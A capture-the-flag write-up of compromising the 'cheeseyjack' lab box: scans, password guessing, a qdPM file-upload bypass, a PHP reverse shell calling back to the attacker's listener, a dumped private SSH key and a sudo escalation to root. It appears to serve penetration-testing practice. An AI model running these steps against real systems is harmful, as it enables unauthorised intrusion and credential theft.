There are a couple of services that are running on this machine.

For NFS, only a read only user directory was exported but that does not help.

Its more like a red herring.

Same goes samba, no juicy directories were being shared.

```
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http        Apache httpd 2.4.41 ((Ubuntu))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
2049/tcp  open  nfs_acl     3 (RPC #100227)
33060/tcp open  mysqlx?
35105/tcp open  mountd      1-3 (RPC #100005)
37949/tcp open  mountd      1-3 (RPC #100005)
43159/tcp open  nlockmgr    1-4 (RPC #100021)
56925/tcp open  mountd      1-3 (RPC #100005)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.91%I=7%D=10/29%Time=5F999A16%P=x86_64-pc-linux-gnu%r(
SF:NULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTPO
SF:ptions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\x0
SF:b\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVer
SF:sionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTCP,
SF:2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0f
SF:Invalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0"
SF:)%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x0
SF:1\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCooki
SF:e,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0b\
SF:x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\
SF:"\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNeg,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x05
SF:\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY
SF:000")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDString
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b\x
SF:08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"
SF:\x05HY000")%r(LDAPBindReq,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SIPOption
SF:s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LANDesk-RC,9,"\x05\0\0\0\x0b\x08\
SF:x05\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NCP,9,
SF:"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRPC,2B,"\x05\0\0\0\x0b\x08\x05\x
SF:1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY00
SF:0")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(WMSRequest,9,"\x05\0\
SF:0\0\x0b\x08\x05\x1a\0")%r(oracle-tns,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%
SF:r(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(afp,2B,"\x05\0\0\0\x0b\x
SF:08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"
SF:\x05HY000")%r(giop,9,"\x05\0\0\0\x0b\x08\x05\x1a\0");
MAC Address: 00:0C:29:B3:F8:B7 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.17 seconds
root@kali:~#
```

The first breakthrough comes after browsing these folders:

1. Project_management
2. It_security

```
root@kali:~# gobuster dir --url http://jack -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php3,php5,php7,php,html,sh,txt,bak,bk
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://jack
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     sh,php5,php7,php,bak,bk,php3,html,txt
[+] Timeout:        10s
===============================================================
2020/10/29 00:23:10 Starting gobuster
===============================================================
/index.html (Status: 200)
/assets (Status: 301)
/forms (Status: 301)
/project_management (Status: 301)
/server-status (Status: 403)
/it_security (Status: 301)
===============================================================
2020/10/29 00:25:44 Finished
===============================================================
```

This is a good enough clue to proceed forward but wtf is a weak password.

I got stuck on this route for a long time.


Getting to know the correct email was easy as you need to abuse the reset password future.

Reason being if the email given was valid there is a success message indicating that an `email` was being sent for the `forgotten password`.

Tried variations of cheese or Cheeseman or cheesejack but to no avail.


The last desperado pray to god move was to just fuck it and use qdpm and it worked.

FFS and lol!



Username: ch33s3m4n@cheeseyjack.local

Password: qdpm



Getting access to the web app is 1 thing. But knowing what to do is another so I proceed to do a searchsploit to see if some stuff could be abused.

Turns out that the file upload feature is the easiest way. Copied the php reverse shell to tmp directory. Made some edits, opened an nc listener, upload the php shell and a shell was popped.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.153.128';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
```

```
root@kali:/usr/share/webshells/php# lsf
total 44K
drwxr-xr-x 3 root root 4.0K Sep 11 01:42 ./
drwxr-xr-x 8 root root 4.0K Sep 11 01:43 ../
drwxr-xr-x 2 root root 4.0K Sep 11 01:42 findsocket/
-rw-r--r-- 1 root root 2.8K Jul 17  2019 php-backdoor.php
-rwxr-xr-x 1 root root 5.4K Jul 17  2019 php-reverse-shell.php*
-rw-r--r-- 1 root root  14K Jul 17  2019 qsd-php-backdoor.php
-rw-r--r-- 1 root root  328 Jul 17  2019 simple-backdoor.php
```


```
qdPM 9.1 - Arbitrary File Upload
```

```
Description
-------------------------------------------------------------------

When a normal user tries to update their profile, they can arbitrarily
upload files to the user_photo area. Because there are no file extension
controls. Additionally, the .htaccess file has some protection against
malicious .php file. But, the developer writes the wrong regex. So, the
Attacker can change extension as (.PHP) and run code on the server

.htaccess file content:
-------------------------------------------
# This is used to restrict access to this folder to anything other
# than images

# Prevents any script files from being accessed from the images folder
<FilesMatch "\.(php([0-9]|s)?|s?p?html|cgi|pl|exe)$">
   Order Deny,Allow
   Deny from all
</FilesMatch>
```




```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
```

```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.153.128] from (UNKNOWN) [192.168.153.130] 34686
Linux cheeseyjack 5.4.0-48-generic #52-Ubuntu SMP Thu Sep 10 10:58:49 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 05:28:45 up 12 min,  0 users,  load average: 0.00, 0.05, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

After getting the user shell, I went the easy way first and did a search on both the Cheeseman and crab and somehow it turns out valuable data.

From here on, I proceed to copy and paste the ssh keys and popped crab's account.

```
www-data@cheeseyjack:/var/www/html/project_management/core/config$ find / -type f -user crab 2> /dev/null
/home/crab/.bin/ping
/home/crab/todo.txt
/home/crab/.local/share/tracker/data/tracker-store.ontology.journal
/home/crab/.local/share/tracker/data/tracker-store.journal
```

```
1. Scold cheese for weak qdpm password (done)
2. Backup SSH keys to /var/backups
3. Change cheese's weak password
4. Milk
5. Eggs
6. Stop putting my grocery list on my todo lists
(END)
```

```
www-data@cheeseyjack:/var/backups$ lsf
total 2.3M
drwxr-xr-x  3 root root 4.0K Oct 10 15:59 ./
drwxr-xr-x 15 root root 4.0K Sep 24 12:33 ../
-rw-r--r--  1 root root  60K Oct  8 23:17 alternatives.tar.0
-rw-r--r--  1 root root 2.9K Sep 24 12:32 alternatives.tar.1.gz
-rw-r--r--  1 root root  80K Sep 24 16:59 apt.extended_states.0
-rw-r--r--  1 root root   11 Sep 24 12:23 dpkg.arch.0
-rw-r--r--  1 root root   43 Sep 24 12:23 dpkg.arch.1.gz
-rw-r--r--  1 root root   43 Sep 24 12:23 dpkg.arch.2.gz
-rw-r--r--  1 root root  786 Sep 24 12:34 dpkg.diversions.0
-rw-r--r--  1 root root  259 Sep 24 12:34 dpkg.diversions.1.gz
-rw-r--r--  1 root root  220 Sep 24 12:25 dpkg.diversions.2.gz
-rw-r--r--  1 root root  237 Sep 24 12:59 dpkg.statoverride.0
-rw-r--r--  1 root root  184 Sep 24 12:59 dpkg.statoverride.1.gz
-rw-r--r--  1 root root  168 Jul 31 09:31 dpkg.statoverride.2.gz
-rw-r--r--  1 root root 1.5M Oct 10 15:56 dpkg.status.0
-rw-r--r--  1 root root 341K Oct  8 23:15 dpkg.status.1.gz
-rw-r--r--  1 root root 362K Sep 24 12:27 dpkg.status.2.gz
drwxr-xr-x  2 root root 4.0K Sep 24 16:35 ssh-bak/
www-data@cheeseyjack:/var/backups$
```

```
www-data@cheeseyjack:/var/backups/ssh-bak$ lsf
total 12K
drwxr-xr-x 2 root root 4.0K Sep 24 16:35 ./
drwxr-xr-x 3 root root 4.0K Oct 10 15:59 ../
-rw-r--r-- 1 root root 2.6K Sep 24 16:35 key.bak
www-data@cheeseyjack:/var/backups/ssh-bak$ cat key.bak
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

Getting root at this point is easy as you just need to copy whatever shell to .bin/ directory and do a sudo.

```
crab@cheeseyjack:~$ sudo -l
Matching Defaults entries for crab on cheeseyjack:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User crab may run the following commands on cheeseyjack:
    (ALL : ALL) ALL
    (root) NOPASSWD: /home/crab/.bin/
```

```
crab@cheeseyjack:~$ cp /bin/bash .bin/
crab@cheeseyjack:~$ ls .bin/
bash  ping
crab@cheeseyjack:~$ sudo /home/crab/.bin/bash -p
root@cheeseyjack:/home/crab#
```


Overall, this box is a little rage inducing because

1. Im a bad guesser

On the other hand, it feels realistic as fuck because

1. Guessable password
2. Sudo misconfigurations

Lastly a thank you to mr cheese for creating this awesome box


root@cheeseyjack:~# cat root.txt
WOWWEEEE! You rooted my box! Congratulations. If you enjoyed this box there will be more coming.
Tag me on twitter @cheesewadd with this picture and i'll give you a RT!
root@cheeseyjack:~#